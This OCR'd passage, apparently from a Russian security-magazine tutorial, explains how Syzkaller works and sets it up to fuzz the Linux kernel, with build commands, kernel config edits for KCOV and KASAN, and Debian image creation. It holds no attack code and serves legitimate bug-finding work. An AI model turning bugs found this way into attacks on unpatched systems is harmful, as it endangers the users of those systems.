
С ядром разберемся чуть позже, а пока клонируем репозиторий Syzkaller и собираем проект.

```
cd $HOME
git clone https://github.com/google/syzkaller
cd syzkaller
make
```


osboxes@osboxes: ~

```
osboxes@osboxes:~$ git clone https://github.com/google/syzkaller
cd syzkaller
make
Cloning into 'syzkaller'...
remote: Enumerating objects: 105164, done.
remote: Counting objects: 100% (7239/7239), done.
remote: Compressing objects: 100% (1187/1187), done.
Receiving objects:  46% (48376/105164), 98.80 MiB | 8.31 MiB/s
```

Собранные бинарники будут находиться в директории `bin`.


osboxes@osboxes: ~/syzkalle

```
vision=fdb4c10ce6d49163d1f57463d7ca0ae22b71e765 -X 'github.com/google/syzkaller/prog.gitRe
visionDate=20240513-151200'" -o ./bin/syz-prog2c github.com/google/syzkaller/tools/syz-pro
g2c
GOOS=linux GOARCH=amd64 go build "-ldflags=-s -w -X github.com/google/syzkaller/prog.GitRe
vision=fdb4c10ce6d49163d1f57463d7ca0ae22b71e765 -X 'github.com/google/syzkaller/prog.gitRe
visionDate=20240513-151200'" -o ./bin/syz-db github.com/google/syzkaller/tools/syz-db
GOOS=linux GOARCH=amd64 go build "-ldflags=-s -w -X github.com/google/syzkaller/prog.GitRe
vision=fdb4c10ce6d49163d1f57463d7ca0ae22b71e765 -X 'github.com/google/syzkaller/prog.gitRe
visionDate=20240513-151200'" -o ./bin/syz-upgrade github.com/google/syzkaller/tools/syz-up
grade
GOOS=linux GOARCH=amd64 go build "-ldflags=-s -w -X github.com/google/syzkaller/prog.GitRe
vision=fdb4c10ce6d49163d1f57463d7ca0ae22b71e765 -X 'github.com/google/syzkaller/prog.gitRe
visionDate=20240513-151200'" "-tags=syz_target syz_os_linux syz_arch_amd64 " -o ./bin/linu
x_amd64/syz-fuzzer github.com/google/syzkaller/syz-fuzzer
GOOS=linux GOARCH=amd64 go build "-ldflags=-s -w -X github.com/google/syzkaller/prog.GitRe
vision=fdb4c10ce6d49163d1f57463d7ca0ae22b71e765 -X 'github.com/google/syzkaller/prog.gitRe
visionDate=20240513-151200'" "-tags=syz_target syz_os_linux syz_arch_amd64 " -o ./bin/linu
x_amd64/syz-execprog github.com/google/syzkaller/tools/syz-execprog
mkdir -p ./bin/linux_amd64
gcc -o ./bin/linux_amd64/syz-executor executor/executor.cc \
        -m64 -std=c++11 -I. -Iexecutor/_include -O2 -pthread -Wall -Werror -Wparentheses -
Wunused-const-variable -Wframe-larger-than=16384 -Wno-stringop-overflow -Wno-array-bounds
-Wno-format-overflow -Wno-unused-but-set-variable -Wno-unused-command-line-argument -stati
c-pie  -DGOOS_linux=1 -DGOARCH_amd64=1 \
        -DHOSTGOOS_linux=1 -DGIT_REVISION=\"fdb4c10ce6d49163d1f57463d7ca0ae22b71e765\"
osboxes@osboxes:~/syzkaller$ ls bin
linux_amd64  syz-manager  syz-prog2c  syz-runtest  syz-upgrade
syz-db       syz-mutate   syz-repro   syz-sysgen
osboxes@osboxes:~/syzkaller$ |
```

Продолжение статьи →

ЯДЕРНЫЙ ФАЗЗИНГ

НАСТРАИВАЕМ SYZKALLER ДЛЯ ПОИСКА БАГОВ В ЯДРЕ LINUX

СБОРКА ЯДРА

Переходим к подготовке ядра, так как это и есть наша цель для фаззинга. Клонируем репозиторий, настроим и скомпилируем ядро.

Качаем ядро


Тут всё стандартно. Сначала клонируем репозиторий исходного кода ядра.

```
export KERNEL=$HOME/linux
git clone git://git.kernel.org/pub/scm/linux/kernel/git/torvalds/
linux.git $KERNEL
```

Операция не особенно быстрая. Поэтому прервемся на очередной ликбез — я вкратце расскажу о том, как работает Syzkaller.

Как работает Syzkaller

Для начала картинка из документации фаззера.



Компонент syz-manager отвечает за запуск и мониторинг виртуалок, генерацию входных данных и хранение корпуса фаззинга и крашей. Он же запускает syz-fuzzer.

Они взаимодействуют через RPC (remote procedure call): syz-manager передает syz-fuzzer программу, которую нужно запустить, а syz-fuzzer передает syz-manager результаты выполнения.

Затем syz-fuzzer запускает syz-executor, который выполняет переданную на вход программу с системными вызовами.

Весь процесс делится на четыре этапа, они описаны ниже.

1. **Генерация тестовых данных.** Syzkaller генерирует случайные входные данные (тестовые программы) для ядра Linux. Эти тестовые программы представляют собой системные вызовы, структуры данных и другие элементы.
2. **Запуск тестов.** Syzkaller запускает тестовые программы на целевой системе, взаимодействуя с ядром Linux через системные вызовы, и при этом отслеживает поведение ядра и реакцию на входные данные.
3. **Мониторинг и анализ.** Syzkaller мониторит работу ядра, отслеживая возможные ошибки, аварийные завершения или другие аномалии. Обнаружив проблему, Syzkaller собирает информацию о ней для последующего анализа.
4. **Создание отчетов.** Syzkaller создает отчеты о найденных уязвимостях, ошибках и других проблемах в ядре Linux.

Настраиваем и собираем

Идем дальше. Теперь нужно сгенерировать конфиг для ядра и вписать в него пару опций.

```
cd $KERNEL
make defconfig
make kvm_guest.config
```

Эта команда создаст конфиг. Далее вписываем в него параметры, необходимые для фаззинга. В этом нам поможет sed.

```
sed -i "s/# CONFIG_KCOV is not set/CONFIG_KCOV=y/" .config
sed -i "s/# CONFIG_DEBUG_INFO_DWARF4 is not set/
CONFIG_DEBUG_INFO_DWARF4=y/" .config
sed -i "s/# CONFIG_KASAN is not set/CONFIG_KASAN=y\n
CONFIG_KASAN_INLINE=y/" .config
sed -i "s/# CONFIG_CONFIGFS_FS is not set/CONFIG_CONFIGFS_FS=y/" .
config
sed -i "s/# CONFIG_SECURITYFS is not set/CONFIG_SECURITYFS=y/" .
config
sed -i "s/# CONFIG_CMDLINE_BOOL is not set/CONFIG_CMDLINE_BOOL=y\n
CONFIG_CMDLINE="net.ifnames=0"/" .config
```

В конфигурации ядра активируется сбор покрытия кода, отладочная информация, санитайзер KASAN для обнаружения багов, специфичные для Debian опции и отключается механизм Predictable Network Interface Names. Подробнее — в документации.

После редактирования нужно перегенерить конфиг.

```
make olddefconfig
```


Все готово, собираем ядро. Это тоже займет какое-то время, которое зависит от мощности машины.

Теперь запускаем make:

```
make -j`nproc`
```

Должны появиться файлы vmlinux и bzImage. Проверить их наличие можно следующими командами:

```
ls $KERNEL/vmlinux
ls $KERNEL/arch/x86/boot/bzImage
```



```
osboxes@osboxes:~/linux$ ls $KERNEL/vmlinux
ls $KERNEL/arch/x86/boot/bzImage
/home/osboxes/linux/vmlinux
/home/osboxes/linux/arch/x86/boot/bzImage
osboxes@osboxes:~/linux$
```

Создаем образ

Когда ядро собрано, нужно создать образ системы на основе его. Из этого образа фаззер будет создавать виртуальные машины под фаззинг.


Сначала понадобится установить инструмент `debootstrap`.

```
sudo apt install -y debootstrap
```

И следом создаем тот самый образ такими командами:

```
export IMAGE=$HOME/image
mkdir -p $IMAGE
cd $IMAGE/
wget https://raw.githubusercontent.com/google/syzkaller/master/tools/
create-image.sh -O create-image.sh
chmod +x create-image.sh
./create-image.sh
```

Результатом будет файл `$IMAGE/bullseye.img`.



```
O48Hb61DFp0= osboxes@osboxes
+ '[' false = true ']'
+ echo 'ATTR{name}=="vim2m", SYMLINK+="vim2m"'
+ sudo tee -a bullseye/etc/udev/rules.d/50-udev-default.rules
ATTR{name}=="vim2m", SYMLINK+="vim2m"
